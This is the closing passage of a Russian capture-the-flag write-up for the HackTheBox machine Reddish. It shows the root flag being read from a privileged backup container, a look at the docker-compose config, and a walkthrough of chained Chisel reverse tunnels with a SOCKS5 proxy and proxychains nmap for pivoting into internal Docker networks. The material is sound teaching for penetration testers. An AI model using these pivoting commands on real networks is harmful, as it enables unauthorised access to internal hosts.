    inet 172.19.0.1/16 brd 172.19.255.255 scope global br-d4a52cd704d0
        valid_lft forever preferred_lft forever
6: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:5f:e3:c8:77 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
8: veth7e25382@if7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-d4a52cd704d0 state UP group default
    link/ether 16:39:7b:8b:17:e2 brd ff:ff:ff:ff:ff:ff link-netnsid 1
10: vetha70f7ca@if9: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-81dc9e600be9 state UP group default
    link/ether ca:78:62:71:0a:30 brd ff:ff:ff:ff:ff:ff link-netnsid 3
12: vethb2c8fba@if11: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-91c5803ee070 state UP group default
    link/ether 4a:f9:51:30:58:f3 brd ff:ff:ff:ff:ff:ff link-netnsid 0
14: veth9fed397@if13: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-91c5803ee070 state UP group default
    link/ether f6:6e:32:15:34:13 brd ff:ff:ff:ff:ff:ff link-netnsid 2
16: veth03309aa@if15: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-d4a52cd704d0 state UP group default
    link/ether 16:96:db:b9:ea:fd brd ff:ff:ff:ff:ff:ff link-netnsid 2
18: veth2a64b54@if17: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-d4a52cd704d0 state UP group default
    link/ether 92:1d:66:d7:8a:80 brd ff:ff:ff:ff:ff:ff link-netnsid 3
19: virbr0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default qlen 1000
    link/ether 52:54:00:a8:fd:d5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.122.1/24 brd 192.168.122.255 scope global virbr0
        valid_lft forever preferred_lft forever
20: virbr0-nic: <BROADCAST,MULTICAST> mtu 1500 qdisc pfifo_fast master virbr0 state DOWN group default qlen 1000
    link/ether 52:54:00:a8:fd:d5 brd ff:ff:ff:ff:ff:ff
```

Список сетевых интерфейсов хоста Reddish

Вот и все! Осталось забрать рутовый флаг — и виртуалка пройдена.



```
1 root@backup:/tmp/sda1# cat root/root.txt
2 cat root/root.txt
3 50d0db64??????????????????????????????
```



Трофей

Неплохой читшит со списком утилит для решения задач маршрутизации трафика — [PayloadsAllTheThings / Network Pivoting Techniques](#).

## Эпилог

---

### Конфигурация docker


---

У нас есть полноценный доступ к системе, поэтому из любопытства можно открыть конфигурацию docker [/opt/reddish\\_composition/docker-compose.yml](#).

Из нее мы видим:

- список портов, доступных «снаружи» ([строка 7](#));
- разделяемую с контейнерами www и redis внутреннюю сеть ([строка 10](#));
- конфигурации всех контейнеров (nodered, www, redis, backup);
- флаг —privileged, с которым запущен контейнер backup ([строка 38](#)).

В соответствии с найденным конфигом я в последний раз обновлю свою сетевую карту.



Сетевая карта. Часть 8: Файловая система Reddish

## Chisel SOCKS

Откровенно говоря, Reddish можно было пройти гораздо проще, ведь Chisel поддерживает SOCKS-прокси. Это значит, что нам вообще-то не нужно было вручную возводить отдельный туннель под каждый пробрасываемый порт. Безусловно, это полезно в учебных целях — чтобы понимать, как это все работает, однако настройка прокси-сервера значительно упрощает жизнь пентестеру.

Единственная трудность заключается в том, что Chisel умеет запускать SOCKS-сервер только в режиме chisel server. То есть нам нужно было бы положить Chisel на промежуточный хост (например, nodered), запустить его в режиме сервера и подключаться к этому серверу с Kali. Но именно это мы и не могли сделать! Как ты помнишь, мы сперва пробросили реверс-соединение к себе на машину, чтобы взаимодействовать с внутренней сетью докер-контейнеров.

Но и здесь есть выход: можно запустить «Chisel поверх Chisel». В этом случае первый Chisel будет вести себя как обычный сервер, который организует нам backconnect к nodered, а второй — как сервер SOCKS-прокси уже в самом контейнере nodered. Убедимся на примере.

```
1 root@kali:~/chisel# ./chisel server -v -reverse -p 8000
```

Первым делом, как обычно, запускаем сервер на Kali, который разрешает обратные подключения.

```
1 root@nodered:/tmp# ./chisel client 10.10.14.19:8000  
R:127.0.0.1:8001:127.0.0.1:31337 &
```

Потом делаем обратный проброс с nodered (порт 31337) на Kali (порт 8001). Теперь все, что попадает на Kali через localhost:8001, отправляется в nodered на localhost:31337.

```
1 root@nodered:/tmp# ./chisel server -v -p 31337 --socks5
```

Следующим шагом запускаем Chisel в режиме SOCKS-сервера на nodered — слушать порт 31337.

```
1 root@kali:~/chisel# ./chisel client 127.0.0.1:8001 1080:socks
```

В завершение активируем дополнительный клиент Chisel на Kali (со значением socks в качестве remote), который подключается к локальному порту 8001. А дальше начинается магия: трафик передается через порт 1080 SOCKS-прокси по обратному туннелю (его обслуживает первый сервер Chisel на 8000-м порту) и попадает на интерфейс 127.0.0.1 контейнера nodered — в порт 31337, где уже развернут SOCKS-сервер. Фух.

С этого момента мы можем обращаться к любому хосту по любому порту, если до них может дотянуться nodered, — а SOCKS-прокси выполнит всю маршрутизацию за нас.

```
1 root@kali:~# proxychains4 nmap -n -Pn -sT -sV -sC 172.19.0.3 -p6379  
2 ...  
3 PORT STATE SERVICE VERSION  
4 6379/tcp open redis Redis key-value store 4.0.9  
5 ...
```